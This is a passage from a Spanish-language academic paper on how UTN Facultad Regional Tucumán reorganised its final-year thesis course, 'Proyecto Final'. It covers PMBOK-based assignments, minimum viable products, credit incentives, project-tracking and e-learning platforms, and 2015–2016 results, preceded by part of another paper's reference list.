- [18] L. Ramírez y G. Medina, "Educación basada en competencias y el proyecto tuning en europa y latinoamérica. su impacto en méxico.," *Revista iberoamericana de educación*, vol. 3, no. 39, 2008.
- [19] ASIBEI, "Competencias y perfil del ingeniero iberoamericano, formación de profesores y desarrollo tecnológico e innovación. documentos plan estratégico de la asociación iberoamericana de instituciones de enseñanza de la ingeniería. roberto giordano lerena (compilador)," 2016.
- [20] F. M. Riva, E. Amar, V. Martín, y N. Pereira, "Informe técnico 3: Encuestas a egresados y estudiantes que desarrollan su actividad en la cadena productiva ssi," *PID UTN-1923: Modelización de un Observatorio de Desarrollo Productivo. Industria del Software y Servicios Informáticos en el Área Rosario.*, 2015. Disponible en: <http://isi-investiga.frro.utn.edu.ar/sites/default/files/>

publico/documents/observatorio/PID_1923_InformeTecnico2_SolicitudesLaborales.pdf. [Última fecha de acceso: 01/12/2016].

- [21] F. M. Riva, E. Amar, V. Martín, E. Porta, C. Galmarini, y M. Puyo, "Informe técnico 1: Relevamiento a empresas del sector ssi," *PID UTN-1923: Modelización de un Observatorio de Desarrollo Productivo. Industria del Software y Servicios Informáticos en el Área Rosario.*, 2014. Disponible en: http://isi-investiga.frro.utn.edu.ar/sites/default/files/publico/documents/observatorio/PID_1923_InformeTecnico2_SolicitudesLaborales.pdf. [Última fecha de acceso: 01/08/2017].
- [22] F. M. Riva y M. Kain, "Informe técnico 2: Requerimientos de RRHH de empresas cadena productiva ssi," *PID UTN-1923: Modelización de un Observatorio de Desarrollo Productivo. Industria del Software y Servicios Informáticos en el Área Rosario.*, 2014. Disponible en: http://isi-investiga.frro.utn.edu.ar/sites/default/files/publico/documents/observatorio/PID_1923_InformeTecnico2_SolicitudesLaborales.pdf. [Última fecha de acceso: 01/08/2017].
- [23] R. F., A. E., M. V., y P. N., "Una red para el análisis comparado de competencias en la trama productiva de la industria del software y servicios informáticos," *En revista: Rumbos Tecnológicos de la Secretaría de Ciencia, Tecnología y Posgrado de la UTN-FRA.*, vol. 8, pp. 135–143, Setiembre de 2016.
- [24] R. G. Malano, V. A. Martín, y F. M. Riva, "Favoreciendo el desarrollo de conocimientos y competencias en el contexto de un proyecto de investigación," *Iberoamerican Journal of Project Management*, vol. 8, no. 1, pp. 01–13, 2017.
- [25] M. Abbatemarco, B. Luisina, A. Cervino, y F. M. Riva, "Las redes sociales como fuente de datos para un observatorio regional de ingeniería en sistemas de información e informática. oportunidades y limitaciones técnicas, éticas y legales.," *Memorias: CONAIIISI 2016. IV Congreso Nacional de Informática e Ingeniería en Sistemas de Información. UCASAL. Publicación on line - ISSN 2347-0372*, 2016.
- [26] F. M. Riva, M. Abbatemarco, y A. Cervino, "El tratamiento masivo de datos en redes sociales virtuales. retos legales, Éticos y de responsabilidad social," *En Memorias de XLIII CLEI - 46 JAIIO. Jornadas Argentinas de Informática. Córdoba. Argentina. Publicación on line: ISSN 1850-2776*, 2017.
- [27] J. M. Rodríguez Guerrero, M. Abbatemarco, y J. García, "Herramientas para la implementación de una red orientada al análisis de competencias de egreso de la carrera de ingeniería en sistemas de información," *JIT 2017. Jornadas Investigadores Tecnológicos. Reconquista, Santa Fe, Argentina. Seleccionado para su publicación en la Revista Tecnología y Ciencia de la Secretaría de Ciencia, Tecnología y Posgrado de UTN.*, 2017.
- [28] G. Font, M. Y. Nalli, y R. G. Malano, "Incorporando aula invertida, trabajo en equipo e iniciativa sustentable en un proyecto de innovación didáctica.," *Memorias: CONAIIISI 2016. IV Congreso Nacional de Informática e Ingeniería en Sistemas de Información. UCASAL. Publicación on line - ISSN 2347-0372*, 2016.
- [29] M. Abbatemarco, A. Florencia, B. Luisina, A. Cervino, y O. Zorzi, "Análisis de competencias a partir de un trabajo colaborativo. propuesta de una metodología de auditoría de procesos.," *CONAIIISI 2015. III Congreso Nacional de Informática e Ingeniería en Sistemas de Información. UTN Regional Buenos Aires.*, 2015.
- [30] L. Ansaldi, M. Dalpra, y D. Moreiro, "Experimentando más allá de la realidad.," *Trabajos Estudiantiles: CONAIIISI 2016. IV Congreso Nacional de Informática e Ingeniería en Sistemas de Información. UCASAL. Publicación on line - ISSN 2347-0372*, 2016.
- [31] L. R. Aristegui, "Propuesta para la concientización del consumo responsable del agua usando tecnologías.," *Trabajos Estudiantiles: CONAIIISI 2016. IV Congreso Nacional de Informática e Ingeniería en Sistemas de Información. UCASAL. Publicación on line - ISSN 2347-0372*, 2016.

Proyecto Final: Mejora del Proceso Enseñanza Aprendizaje

Soria, Walter Fabian

Email: wfsoria@yahoo.fr

Nasrallah, Augusto José

Email: augustonasrallah@gmail.com

Dufour, Elizabeth María Alexandra

Email: aledufour@gmail.com

López, Emmanuel Fernando

Email: lfernandoemmanuel@gmail.com

Maigua, Gustavo Gabriel

Email: gustavomaigua@gmail.com

Ugarte, Fernando Gabriel

Email: fernandougarte@gmail.com

Universidad Tecnológica Nacional – Facultad Regional Tucumán

Abstract

Con el objetivo de elevar la calidad académica de la carrera de Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional - Facultad Regional Tucumán se implementó una mejora de la metodología de enseñanza y aprendizaje de la materia Proyecto Final, la misma corresponde a la tesis de grado en el 5to año de dicha carrera. En el año 2016 se propuso un cambio de paradigma que incluye: enriquecimiento del contenido curricular, nuevas metodologías de cursado, fortalecimiento del equipo docente y mejoramiento del proceso de defensa de tesis para ello se implementó una serie de estrategias que renueven la planificación, conducción, seguimiento y evaluación del aprendizaje llevadas a cabo hasta ese momento. Dichas modificaciones hacen hincapié en el contenido del programa de la materia y trabajos prácticos, examen de evaluación, implementación de créditos y la realización de un seguimiento personalizado del Proyecto Final (tesis) desde una plataforma de gestión de proyectos y una plataforma e-learning entre otras herramientas TIC utilizadas.

Palabras Clave: Enseñanza y Aprendizaje, Metodología, Proyecto Final.

1. Introducción

La materia Proyecto Final pertenece al 5to año de la carrera de Ingeniería en Sistemas de Información y corresponde a la tesis de grado, cuenta con una modalidad de cursado anual y presencial dos días a la semana, de manera que un día es aprovechado para el dictado de los conceptos Teóricos y otro día para las

actividades Prácticas en dos comisiones: desarrolladas en el turno tarde y noche. La regularidad de la materia se alcanza, realizando la totalidad de los trabajos prácticos, obteniendo una suma de 15 Bonocréditos y aprobando un examen escrito.

La Cátedra está compuesta por cinco docentes: Jefe de Cátedra quien tiene entre sus responsabilidades la coordinación y planificación general, así como la asignación y el seguimiento de actividades. Dos docentes Adjuntos quienes además de ser los responsables de las clases teóricas también deben velar por la generación de talleres y actividades complementarias como las visitas a empresas y disertaciones de invitados especiales. Por otro lado se cuenta con un docente Jefe de Trabajos Prácticos que se encarga de diseñar y dictar las clases prácticas y el seguimiento de los trabajos prácticos, asimismo es parte del equipo una docente Auxiliar quien participa en el dictado de las clases prácticas y el seguimiento de los trabajos prácticos entre otras actividades.

Teniendo en cuenta factores importantes que impactaron sobre la situación general de la Cátedra Proyecto Final, entre los que podemos enunciar la jubilación de dos docentes en el período de dos años, los cambios que se vienen implementando en la carrera de Ingeniería en Sistemas de Información con la incorporación de nuevas propuestas de materias electivas y curriculas mejoradas de las materias troncales de la carrera; como así también los cambios en el contexto socioproductivo de la región que posicionan estratégicamente a la provincia de Tucumán como un polo emprendedor y de desarrollo de software del NOA, es así que se tomó la decisión de propiciar un cambio de

paradigma respecto a como se venía desarrollando la materia en los últimos años.

A partir del año 2016 se definió que era necesario enriquecer el contenido curricular así como también fortalecer el equipo de docentes. Estos cambios se vieron reflejados según los siguientes ítems:

Reglamento de Cursado:

Lo podríamos definir como un documento que clarifica los aspectos más relevantes que servirán como guía para que el estudiante y su tutor puedan desarrollar su proyecto, tanto en el periodo de formulación durante el cursado como así también en la fase defensa de tesis y examen final de graduación. El principal objetivo de dicha declaración es recalcar la importancia de las Incumbencias del Ingeniero en Sistemas de Información en el desarrollo del proyecto final de carrera y las necesidades actuales del mercado. Proponiendo pautas de presentación de trabajos prácticos y estableciendo la necesidad de obtener “Bonocréditos” para lo cual el estudiante realiza actividades de libre elección las cuales sirven de complemento a su formación y tienen como ejes principales la participación de la “Semana de la Ingeniería UTN-FRT”, Congresos y Seminarios y por último la intervención en actividades territoriales en eventos solidarios.

Contenidos Curriculares:

El enriquecimiento se basó en incorporar a la currícula las buenas prácticas [1] delineadas por el Project Management Institute en su PMBOK Guide [2], tomando como referencias los procesos pertenecientes a las fases de Iniciación y Planificación y diseñándolos en formato de trabajos prácticos para ser desarrollados por los estudiantes durante el cursado. Del mismo modo se incorporaron conceptos de la rama del emprendedorismo tales como sesiones de creatividad en búsqueda de la idea proyecto, entre otras. Complementariamente se estableció como requerimiento que el estudiante y su equipo de trabajo desarrollen un Producto Mínimo Viable (PMV), concepto adaptado de la filosofía del método Lean Startup [3], entregando un prototipo tangible en un corto plazo, permitiendo verificar la hipótesis de su idea proyecto de manera prematura.

Diseño y organización de clases teóricas y prácticas:

Nuestras clases tienen un fuerte contenido teórico/práctico entre las cuales se intercalan visitas a empresas de desarrollo de software locales y entrevistas a emprendedores del ecosistema de la región del NOA. Sumado a lo anterior se implementó la participación de docentes de nuestra casa de estudios y empresas para el dictado de talleres específicos.

El diseño de las clases, tanto teóricas como prácticas, se desarrolla con herramientas de presentación dinámicas como Prezi y RawShorts entre otras. Asimismo las clases son organizadas de manera de poder aprovechar al

máximo los contenidos multimedia disponibles, entregando previamente al encuentro presencial videos, imágenes y documentos digitales para que el estudiante llegue a clases con conocimientos de los contenidos a desarrollarse. implementando los conceptos de la “clase invertida” para obtener una mayor interacción con los estudiantes.

Para la organización de las clases el equipo docente se apoya mucho en las herramientas TIC como la plataforma Elearning y el Sistema de Gestión de Proyecto.

Reuniones de cátedra:

Llevamos a cabo al menos 3 reuniones de cátedra por año académico; la primera antes de comenzar el cursado planificando las actividades y los hitos más relevantes a desarrollar y otra reunión al cierre de cada cuatrimestre para analizar los puntos fuertes y débiles del desarrollo de clases de manera que nos permita generar las mejoras que contribuyan a elevar a la excelencia académica que buscamos.

Reuniones con Tutores de Proyectos:

Para el desarrollo de sus proyectos los estudiantes eligen un docente/profesional afín de la temática de la cual trata proyecto que están desarrollando para que los acompañe como tutor, cumpliendo las funciones de orientador y asesorando en función de su experiencia el mejor camino a seguir por los estudiantes. Al iniciar el año y ya una vez que los estudiantes tienen un tema definido convocamos a los tutores que acompañan a los mismos para socializar el reglamento de la cátedra y escuchar propuestas que puedan llegar a enriquecer y mejorar la experiencia de enseñanza y aprendizaje.

Trabajos Prácticos:

En total se desarrollan nueve trabajos prácticos que inician con la presentación del tema seleccionado para el desarrollo de su tesis junto con la elección de un tutor de proyecto que será su mentor y guía durante este proceso. Con el desarrollo de estos trabajos prácticos, el alumno logra desarrollar más del 50% de su tesis escrita y un prototipo de su sistema a escala de producto mínimo viable. Estos avances son logrados gracias al acompañamiento personalizado del equipo de docentes, lo cual es altamente importante para permitir que el futuro profesional se encuentre en condiciones más que deseables para presentarse de inmediato al proceso de defensa de su tesis, y graduarse en un periodo mucho más acotado de lo que se venía realizando anteriormente.

Lo mencionado anteriormente fue desarrollado y planificado junto con el Director del Departamento de nuestra carrera así como también el Director de Área de Sistemas.

2. Objetivo de la Experiencia

Nuestra experiencia tiene como objetivo mejorar la calidad académica de la carrera de Ingeniería en Sistemas de Información, proponiendo actividades que motiven a los estudiantes y aporten valor a la formación como profesional en su último trayecto dentro de la carrera.

3. Marco Teórico

Nuestra facultad tiene una visión clara en cuanto a la metodología de enseñanza y aprendizaje; el objetivo principal es formar profesionales que posean habilidades técnicas y también las llamadas “habilidades blandas” entre las cuales se destacan la capacidad de liderazgo, flexibilidad, motivación, comunicación, gestión del tiempo, tolerancia y relaciones interpersonales. De igual manera tiene una posición definida en cuanto a la importancia del impulso del emprendedorismo en nuestros estudiantes para lo cual lleva a cabo diversas actividades durante el año no tan sólo en nuestra cátedra sino también otras materias de la carrera, esto se ve reforzado con la creación en el último año de la Incubadora de Empresas de la facultad. Como docentes somos conscientes de la necesidad de aplicar diversas estrategias de aprendizaje significativo en nuestros jóvenes actuando como mediadores y tomando la gran responsabilidad que implica acompañarlos en el trayecto de la última materia de la materia. El hecho de reconocer al discente implica saber cómo aprende cada uno y esto facilita la transposición didáctica. Nuestro rol es el de facilitador y el objetivo principal es lograr la autonomía del estudiante, formando seres participativos y creativos. [4 y 5]

Se definió como columna vertebral para la formulación de los proyectos en el dictado de la materia Project Management Institute con su PMBOK Guide. Reconocido estándar internacional muy recomendable para la gestión de proyectos de diferente tipo, que además cuenta con importante volumen de documentación en español.

La elección se basó principalmente en que es un conjunto de buenas prácticas para la gestión eficiente de proyectos. De esta manera le facilitamos a los estudiantes una herramienta que les sirve en su vida profesional como marco de referencia, pudiendo a su vez combinarla con la metodología que prefieran para la ejecución de sus proyectos.

4. Glosario de Términos

Bonocrédito: El Programa Formativo Específico BONOCRÉDITO se oferta para que los alumnos puedan conseguir créditos de Libre Elección realizando algunas de las actividades formativas que la Cátedra de Proyecto Final va proponiendo durante cursado. Son actividades puntuales y de corta duración que tratan de facilitar la

asistencia de todos los alumnos que deseen realizarlas, fomentando así la participación de los mismos en eventos externos con influencia en la carrera y en sus trabajos finales de carrera.

PMI: El Project Management Institute (PMI®) es una organización de profesionales líder en el mundo, que administra un programa de certificación reconocido y aceptado mundialmente.

PMV: Producto Mínimo Viable.

Docente Monitor de Cátedra: Es un miembro del equipo de la cátedra que se designa para realizar el seguimiento personalizado del equipo de estudiantes que desarrolla el proyecto, evaluando su avance durante el año académico.

Tutor de Proyecto: Podría ser un Profesor o un Becario con competencia docente en UTN. Asimismo puede ser un Ingeniero en Sistemas de Información graduado de UTN-FRT. El tutor no podrá formar parte como miembro del tribunal encargado de evaluarlo. Además ningún tutor podrá tener más de 2 proyectos en forma concurrente. Su función será guiar el proyecto de los estudiantes desde el inicio hasta la graduación.

UTN Solidaria: Programa de Responsabilidad Social Universitaria perteneciente a la UTN FRT que realiza acciones sociales dentro y fuera del ámbito de la facultad.

Incubadora de Empresas de UTN-FRT: Área perteneciente a la Dirección de Vinculación de UTN FRT que realiza eventos, charlas y actividades que promueven el desarrollo de los emprendedores del ecosistema local.

5. Materiales y Métodos

Las clases dan inicio con la presentación del Reglamento de la Cátedra, como ya lo mencionamos anteriormente, la presentación formal de los docentes que acompañarán durante el año de cursado y la asignación de los equipos de estudiantes a los que cada “Docente Monitor de Cátedra” deberá realizar el seguimiento. Durante el primer mes de clases las tareas se concentran en la elección de un tema, del armado del equipo de trabajo de cuatro estudiantes por proyecto y la selección del “Tutor de proyecto” que los guiará en este trayecto. Una vez presentadas las ideas, la cátedra se reúne para evaluar los temas teniendo en cuenta aspectos como la innovación tecnológica, el impacto social y la factibilidad económica de la idea ya que en todo momento se busca la generación de un proyecto que brinde una solución real, una vez ahí se les informa a los equipos de estudiantes si su idea fue aprobada o no, permitiéndole mejorarla si no alcanzó la aprobación. A partir de este momento cada equipo contará con el apoyo de un “Docente Monitor de Cátedra” y de un “Tutor de Tesis”, quienes se encargaran de llevar a cabo la evaluación y guía, según corresponda, de los trabajos prácticos dentro de la plataforma de gestión de proyectos llamada “Qosqo” [6 y 7] en la

misma se lleva registro del desarrollo de la tesis desde el primer momento hasta la graduación de los estudiantes y donde tanto los docentes como tutores tienen acceso.

En la figura 1 se ve representada una vista que agrupa a todos los proyectos de los equipos de estudiantes que se encuentran cursando durante un año lectivo la materia. La misma se encuentra agrupada por “Docente Monitor de Cátedra” el cual se responsabiliza del seguimiento y evaluación de esos proyectos.

Si bien la plataforma de gestión de proyectos Qosqo permita la generación de una gran variedad de vistas, esta figura nos presenta datos relevantes para tener una rápida visión del estado de avance de los proyectos por cada Docente Monitor de Cátedra, presentando: La cantidad de proyectos asignados al Docente en un número en color rojo en el encabezado al lado de su nombre; y en las columnas de la tabla (de izquierda a derecha) el número identificador del proyecto, estado del proyecto, nombre del proyecto, y una barra con el estado de avance del mismo.

– Ing. Alexandra Dufour **6**

<input type="checkbox"/>	#11753	Nueva	Seguimiento de proyecto "Vida Saludable"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11741	Nueva	Seguimiento de proyecto "Mavenik"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11740	Nueva	Seguimiento de proyecto "Zopped App"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11737	Nueva	Seguimiento de proyecto "Guía Turístico"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11734	Nueva	Seguimiento de proyecto "App para gestión de ofertas de productos"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11733	Nueva	Seguimiento proyecto "Asesor Personal Inteligente"	<div style="width: 100%;"></div>

– Ing. Emmanuel Lopez **6**

<input type="checkbox"/>	#11750	En curso	Seguimiento de proyecto "SoLyDaR"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11748	Nueva	Seguimiento de proyecto "Sistema de control de seguridad para viviendas"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11747	Nueva	Seguimiento de proyecto "Silla de ruedas inteligente controlada a través de señales EMG"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11746	Nueva	Seguimiento de proyecto "Segundo Hogar"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11745	Nueva	Seguimiento de proyecto "Sistemas de Contenedores Inteligentes Autosustentables"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11730	Nueva	Seguimiento de proyecto "Accesorio y sw de monitoreo de signos vitales de bebés"	<div style="width: 100%;"></div>

– Ing. Fernando Ugarte **6**

<input type="checkbox"/>	#11751	Nueva	Seguimiento de proyecto "Supervisión Tecnologías Agropecuarias"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11749	Nueva	Seguimiento de proyecto "Sistema para control y seguimiento de obras"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11743	Nueva	Seguimiento de proyecto "Mercado AgricoLaboral"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11742	Nueva	Seguimiento de proyecto "Medicina"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11738	Nueva	Seguimiento de proyecto "GeoBus"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11735	Nueva	Seguimiento de proyecto "Estado del cultivo con imágenes aéreas"	<div style="width: 100%;"></div>

– Ing. Gustavo Gabriel Maigua **6**

<input type="checkbox"/>	#11752	En curso	Seguimiento de proyecto "Busca y encuentra Profesionales"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11744	En curso	Seguimiento de proyecto "Nutriboot"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11739	Nueva	Seguimiento de proyecto "OptimaVid"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11736	En curso	Seguimiento proyecto "farmear"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11732	Nueva	Seguimiento proyecto "Sistema de recomendación dietaria para grupos familiares"	<div style="width: 100%;"></div>
<input type="checkbox"/>	#11731	En curso	Seguimiento proyecto "Aplicación móvil para registro de denuncias sobre violencia institucional"	<div style="width: 100%;"></div>

Figura 1: Plataforma de Gestión de Proyectos - Vista de agrupación de proyectos (Qosqo)

A su vez haciendo click en el nombre de cualquier proyecto de la vista anterior la plataforma nos permite acceder a las tareas, reuniones e información relacionada a dicho proyecto. En la figura 2 podemos visualizar el detalle de dicho proyecto, cabe prestar especial atención en la agrupación de subtareas que son las actividades que los mismos estudiantes van creando por cada trabajo práctico en el desarrollo de la materia, contando a su vez con: nombre, estado, responsable y una barra de avance entre otros. A su vez si hacemos click en el nombre de cualquiera de esas subtareas nos llevará al siguiente nivel de detalle, y desde ahí poder interactuar directamente con los estudiantes, agregando comentarios, observaciones y correcciones a los avances sobre los entregables que van generando.

Esta modalidad de trabajo nos permite explotar al máximo el seguimiento personalizado de los estudiantes.



Seguimiento de proyecto "Silla de ruedas inteligente controlada a través de señales EMG" « Anterior | 10/25 | Siguiente »

Añadido por **Gustavo Gabriel Maigua** hace 3 meses. Actualizado hace 8 días.

Estado:	NUEVA	Fecha de inicio:	25 Mayo 2017
Prioridad:	Alta	Fecha fin:	28 Junio 2017
Asignado a:	Emmanuel Lopez	% Realizado:	100%
		Tiempo estimado:	22.00 horas
		Tiempo dedicado:	10.01 horas
Tutor:	Otro	Fecha de Defensa:	
Responsable de Cátedra:	Emmanuel Lopez	Nota Promedio TPs:	
Docentes Revisores:		Nota conceptual de cursada:	
Nota Final:		Nota Regularidad:	
Año de regularidad:	2017		

Subtareas Añadir

Silla de ruedas inteligente controlada a través de señales EMG - **Curso #11702** - Entrega de : Acta de constitucion de proyecto Acta de sol...

Figura 2: Plataforma de Gestión de Proyectos - Vista de seguimiento de un proyecto (Qosqo)

Las clases teóricas y prácticas tienen soporte en el aula virtual de la materia a través de una plataforma e-learning [8] que nos provee la UTN, en ella se comparten los documentos de las clases y se publican noticias sobre congresos y eventos importantes para los estudiantes. También se dispone de un foro de consultas y de aporte de ideas.




← → ↻ ⓘ frit.cvg.utn.edu.ar/course/view.php?id=60 ☆ → ⋮

UNIVERSIDAD TECNOLÓGICA NACIONAL | **Campus Virtual Global** | **Facultad Regional Tucumán**

PROYECTO FINAL

Página Principal ▶ Mis cursos ▶ ProFin Activar edición

BIENVENIDOS AL AULA VIRTUAL DE PROYECTO FINAL



CLASES DE TEORÍA (DOCUMENTOS, PRESENTACIONES, ETC.)

- Clase Teórica - 03/04/2017 (Prezi)
- Clase Teórica - 17/04/2017
- Clase Teórica - 17/04/2017

CLASES DE PRÁCTICA (DOCUMENTOS, PRESENTACIONES, ETC.)

- Clase 05/04/2017 - Innovación Argentina (Link)
- Clase 12/04/2017 - SCAMPER (Prezi)
- Clase 19/04/2017 - Definición de Proyecto (Prezi)

Figura 3: Plataforma de E- Learning – Vista de recursos en el aula virtual (Moodle)

Durante el cursado, los estudiantes tendrán un contacto constante con su “cliente real” en cuyo caso podrá ser externo a la facultad o bien parte de la misma ya que existen Proyectos de Investigación que también requieren de soluciones tecnológicas que pueden ser cubiertas por los equipos de trabajo formados por los estudiantes de la materia. También se llevan a cabo visitas a empresas del medio y en algunos casos se invita a referentes de las mismas o emprendedores (generalmente graduados de nuestra casa de estudios) para que transmitan sus experiencias de vida profesional con charlas inspiracionales.

Como ya hemos indicado con anterioridad se implementó como herramienta motivacional el sistema de puntajes, Bonocreditos los cuales se dividen en tres tipos:

Semana de la Ingeniería: evento que se realiza en la UTN FRT durante la primera semana de Junio de cada año. El mismo congrega disertantes nacionales e internacionales. La suma de estos bonocreditos consiste en que el estudiante pueda asistir a las charlas que se ofrecen durante toda la semana de este importante evento anual.

Congresos y Seminarios: motivamos la participación activa de los estudiantes en congresos ya sea como disertante o bien como asistente de los mismos. Los congresos deben ser referidos a la temática de la carrera y pueden ser nacionales o internacionales.



Figura 4: Alumnos Comisión 5k2 participando del Congreso “Tecnopolis Salta”

Eventos Solidarios: en esta sección la suma de bonocréditos tiene que ver con la realización de actividades solidarias que abarcan desde la colaboración en el grupo activo de la “UTN Solidaria” hasta acciones que tengan que ver con la capacitación, charlas o talleres de grupos de personas que lo requieran y que los estudiantes también proponen.



Figura 5: Estudiantes Comisión 5k2 participando de Charla de Concientización UTN Solidaria

Cabe destacar que el proceso de obtención de estos Bonocréditos se realiza durante todo el año, es decir, no hay una fecha dispuesta por la cátedra para su cumplimiento ya que depende de las actividades que seleccione el alumno. Estos créditos son individuales, por lo tanto cada alumno debe cumplimentar la suma de 15 Bonocréditos al momento de regularizar la materia, los mismos son asentados en la plataforma de gestión de proyectos Qosqo de manera tal que cada estudiante ve el progreso de sus Bonocréditos.

Como parte de una evaluación continua, se realiza un único examen escrito que tiene lugar al iniciar el segundo cuatrimestre. El mismo sirve para revisar y ajustar los procesos de enseñanza así como también apreciar cómo

incorporaron los conceptos los estudiantes, es decir, no es el único determinante de la regularidad del estudiante sino que es una evaluación formativa que luego deviene en una evaluación sumativa según lo antes mencionado.

6. Resultados

Los resultados alcanzados respecto de los años anteriores al 2016 son positivos; fruto del cambio de paradigma incorporado, y en general redundaron en beneficios sustanciales para los estudiantes teniendo como indicadores más importantes los siguientes resultados comparativos:

Estudiantes regularizados:

2015: La cantidad de estudiantes que lograron la regularidad en dicho año alcanzaba un total de 88, de los cuales ninguno llegó a desarrollar un 50% de su tesis realizada.

2016: La cantidad de estudiantes regularizados hasta noviembre de 2016 fue de 72. Logrando alcanzar más del 50 % de avance en el desarrollo de su tesis escrita y un prototipo funcional del sistema de su proyecto.

Proyectos regularizados:

2015: Se presentaron y regularizaron 18 proyectos, cabe destacar que entonces los estudiantes podían agruparse en equipos de variada cantidad de integrantes lo cual provocaba, en algunos casos, la disolución de equipos al momento de rendir su tesis ya que el reglamento de la cátedra no amparaba dicha situación.

2016: Se presentaron y regularizaron 18 proyectos que estaban integrados por equipos de 4 estudiantes, habiendo cumplido con los 3 ejes mínimos solicitados: Innovación, Impacto Social y Viabilidad Financiera.

Tutores de proyectos:

2015: Al menos una docena de tutores participaron de la tutoría de dichos proyectos.

2016: Más de una docena de tutores acompañaron los proyectos de los estudiantes, sirviéndoles de guía y compartiendo su experiencia.

Charlas y visitas a empresas:

2015: Durante este año no se realizaron visitas a empresas ni charlas ya que no estaba planificado como parte del proceso enseñanza aprendizaje.

2016: En el año 2016 realizamos 8 actividades complementarias al desarrollo académico en las aulas, entre charlas con invitados especiales y visitas a empresas.

Bonocréditos: en el año 2016 el 100% de los estudiantes alcanzó la totalidad de 15 Bonocréditos durante el año de cursado. Y un porcentaje considerable superó esa métrica. Incentivando así la participación en eventos de todo tipo por parte de los estudiantes.

Examen de evaluación escrito: dicha evaluación se implementó recién en el año 2016 y en la cual el 100% de los estudiantes superaron el examen escrito, y gran

número de ellos con valores por encima de la mínima requerida. Cabe aclarar que dicho examen se realiza en formato de 20 preguntas del tipo opción múltiple.

De los resultados obtenidos podemos decir que el mayor logro es el aprovechamiento del tiempo de clases y el entrenamiento de los alumnos en cuanto a la producción de entregables que luego sirven de apoyo para la confección de su tesis, si bien en el año 2015 y 2016 existe la misma cantidad de proyectos, el resultado del informe final refleja que estos últimos en su totalidad llegan con un 50 a 60% de su tesis realizada ya que se sigue un estándar de presentación que garantiza, mediante el uso de las Tic, su efectiva evidencia.




Figura 6: Muestra representativa de los resultados del examen de un grupo de los estudiantes de la Comisión 5k1




Figura 7: Muestra representativa de los resultados del examen de un grupo de los estudiantes de la Comisión 5k2

7. Discusión

Antes del año 2016 la cátedra estaba formada por dos docentes de teoría y un solo docente de práctica quién tenía a cargo entre 30 y 50 proyectos por año, los que podían ser generados por equipos de 1 a 5 estudiantes, tal situación generaba un gran volumen de trabajo e impedía un seguimiento personalizado sin tener en cuenta los proyectos de años anteriores a los cuáles también se debía dedicar tiempo, y a lo cual se sumaba la dificultad en la valoración de los avances ya que no contábamos con una referencia formal como el estándar PMI [9]. El relevamiento de los temas seleccionados se realizaba en un documento excel y las devoluciones a través del email del docente de práctica lo cual no permitía optimizar los tiempos ni las tareas de revisión. En este momento al contar con cinco docentes y grupos formados de tesis; se realiza el seguimiento de 6 proyectos por docente como máximo permitiendo así concentrar el máximo esfuerzo en controlar el avance y regularidad de los proyectos de los estudiantes. Así mismo se destaca la importancia del

trabajo en equipo y la mejora en la calidad del Proyecto Final resultante. En los años anteriores se daba un formato de tesis y se esperaba al discente en horario de clases para consulta sobre el avance del documento, sin establecer hitos concretos de referencia para los estudiantes como los que ahora tenemos con los Trabajos Prácticos, lo cual era poco aprovechado y generaba acumulación de consultas al finalizar el año cuando se acercaba el momento de regularizar, sin tener una idea clara sobre qué conceptos importantes o qué funcionalidades debía tener un sistema desarrollado para cumplir con los requisitos de la cátedra. Hoy en día con la aplicación del nuevo reglamento, la toma de referencia para la formulación de proyectos de un estándar internacional como PMI, la necesidad de contar con un Producto Mínimo Viable funcionando, el seguimiento y evaluación personalizados por el Docente Monitor, la guía profesional y experimentada del Tutor del Proyecto, la realización de los 11 trabajos prácticos y la evaluación escrita, se logra que el estudiante regularice la materia teniendo más del 50% de tu tesis escrita realizada y su sistema desarrollado a escala de Producto Mínimo Viable hasta el mes de noviembre de cada año. Con el uso de Qosqo como plataforma de gestión de proyectos tenemos un informe real y detallado del estado de los proyectos finales lo 